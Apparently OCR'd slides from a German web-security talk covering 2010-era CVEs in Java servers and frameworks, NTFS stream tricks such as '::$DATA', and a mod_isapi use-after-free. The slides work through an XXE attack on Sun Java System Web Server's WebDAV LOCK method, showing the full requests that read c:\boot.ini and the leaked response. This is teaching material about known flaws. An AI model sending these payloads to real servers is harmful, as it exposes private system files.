
- CVE-Einträge in 2010 (Quelle: osvdb.org)
  - Apache Tomcat (**5**)
  - IBM WebSphere (**31** !!!)
  - JBoss Application Server (**3**)
  - Oracle BEA WebLogic (**5**), in 2009 (**24**)

Webapplikationssicherheit




- Moderne Webapplikationen nutzen eine Vielzahl von Frameworks
  - Apache Axis2, MyFaces, Struts, Spring, …
- Apache Axis2 XXE File Disclosure (CVE-2010-1632)
  - Beliebige Dateien können mittels XXE gelesen werden
- Apache MyFaces ViewState Arbitrary Expression Language Execution
  - Beliebige Expression Language (EL) Statements können ausgeführt werden
- Spring Framework “classLoader” Code Execution (CVE-2010-1622)

Webapplikationssicherheit




- Windows SMTP Service DNS Query ID Vulnerabilities
  - SMTP Service erzeugt eigene DNS-Anfragen für MX Records
    - DNS-Spoofing von MX Records möglich
  - Stillschweigend gepatcht von Microsoft in MS10-024 (Core Security)

Webapplikationssicherheit



- Windows Alternative Data Streams (ADS)
  - NTFS Feature
  - **filename.txt:$STREAM:$ATTRIBUTE**
  - Häufigstes Angriffsmuster
    - /foo.jsp::$DATA
- Sun Java System Web Server JSP Source Code Disclosure (CVE-2009-2445)
- IIS 5.1 Directory Authentication Bypass (/restricted:$i30:$INDEX_ALLOCATION/)

Webapplikationssicherheit




- Ausnutzung von XSS Schwachstellen
  - Client-side Schwachstellen
- Web Browser Plugins (ActiveX, NPAPI)
  - Java, Flash, Silverlight, PDF, …
- Kernel (GDI)
  - Font parsing (EOT)
  - Bitmap parsing

Aktuelle Beispiele

- Vorstellung einiger interessanter Beispiele
- Aktuelle Beispiele aus diversen Kategorien

Webserver Schwachstellen



Sun Java System Web Server File disclosure

- WebDav LOCK Request anfällig für XXE
  - Entdeckt von Kingcope

- Xml eXternal Entitiy (XXE) attack
  - DTD kann externe Referenzen definieren
    - <!ENTITY name SYSTEM "URI">
  - Um XML-Dokument zu validieren, können externe Referenzen durch referenzierten Text ersetzt werden
  - Wird XML-Dokument vom Angreifer vorgegeben, so kann er beliebige externe Ressourcen einbetten

    (z.B. lokale Dateien)

Sun Java System Web Server File disclosure

```
LOCK /webdav HTTP/1.1
Host: example.org
Content-Type: text/xml; charset="utf-8"
Content-Length: 233

<?xml version="1.0" encoding="utf-8" ?>
<D:lockinfo xmlns:D='DAV:'>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
<D:owner>
<D:href>
http://example.org/some/file.html
</D:href>
</D:owner>
</D:lockinfo>
```

Sun Java System Web Server File disclosure

```
LOCK /webdav HTTP/1.1
Host: example.org
Content-Type: text/xml; charset="utf-8"
Content-Length: 292

<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE REMOTE [<!ENTITY RemoteX SYSTEM “c:\boot.ini">]>
<D:lockinfo xmlns:D='DAV:'>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
<D:owner>
<D:href>
http://example.org/some/file.html
</D:href>
</D:owner>
</D:lockinfo>
```


Sun Java System Web Server File disclosure

```
LOCK /webdav HTTP/1.1
Host: example.org
Content-Type: text/xml; charset="utf-8"
Content-Length: 338

<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE REMOTE [<!ENTITY RemoteX SYSTEM “c:\boot.ini">]>
<D:lockinfo xmlns:D='DAV:'>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
<D:owner>
<D:href>
<REMOTE><RemoteX>&RemoteX;</RemoteX></REMOTE>
</D:href>
</D:owner>
</D:lockinfo>
```

Sun Java System Web Server File disclosure

```
HTTP/1.1 200 OK
Lock-Token: <opaquelocktoken:deadbeef-f0f0-6666-fea5-00a0c91e6be4>
Content-Type: text/xml; charset="utf-8"
Content-Length: 535

<?xml version="1.0" encoding="utf-8" ?>
<D:prop xmlns:D="DAV:">
<D:lockdiscovery>
<D:activelock>
<D:locktype><D:write/></D:locktype>
<D:lockscope><D:exclusive/></D:lockscope>
<D:depth>Infinity</D:depth>
<D:owner>
<D:href>
<REMOTE><RemoteX>
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise" /fastdetect
    /NoExecute=OptOut
</RemoteX></REMOTE>
</D:href>
</D:owner>
<D:timeout>Second-604800</D:timeout>
<D:locktoken>
```

Schwachstellen in Webserver-Modulen




CVE-2010-0425

- **Apache 2.2.14 mod_isapi Dangling Pointer**
- Advisory
  - http://www.senseofsecurity.com.au/advisories/SOS-10-002
- Entdeckt von Brett Gervasoni
- ISAPI
  - **I**nternet **S**erver **A**pplication **P**rogramming **I**nterface
  - ISAPI Extension
    - Modul zur Bereitstellung einer Funktionalität im IIS
    - Implementiert als DLL-Datei
    - Ursprünglich von Microsoft entwickelt
- Apache mod_isapi
  - Erlaubt das Laden von ISAPI Extensions in Apache

Dangling Pointer Schwachstellen

- Klasse von **use-after-free** Schwachstellen
- Speicher/Objekt wird deallociert
  - Pointer sollte nicht weiter verwendet werden
- Dangling pointer
  - Referenz existiert weiterhin
  - Führt im Normalfall beim Zugriff zu AV
- Ausnutzung durch geschickte Speichermanipulation
  - Heap Feng Shui
  - Heap Spray




CVE-2010-0425

- mod_isapi Funktionsweise
  - **isapi_load()** lädt ISAPI DLL
  - **isapi_handler()** behandelt HTTP Requests
  - **isapi_unload()** entfernt DLL aus Speicher
- Funktionspointer auf ISAPI-Interface Funktionen
  - isa->HttpExtensionProc
  - isa->GetExtensionVersion
  - isa->TerminateExtension
- Im Normalfall wird **isapi_unload()** nur aufgerufen, wenn ISAPI DLL nicht mehr verwendet wird

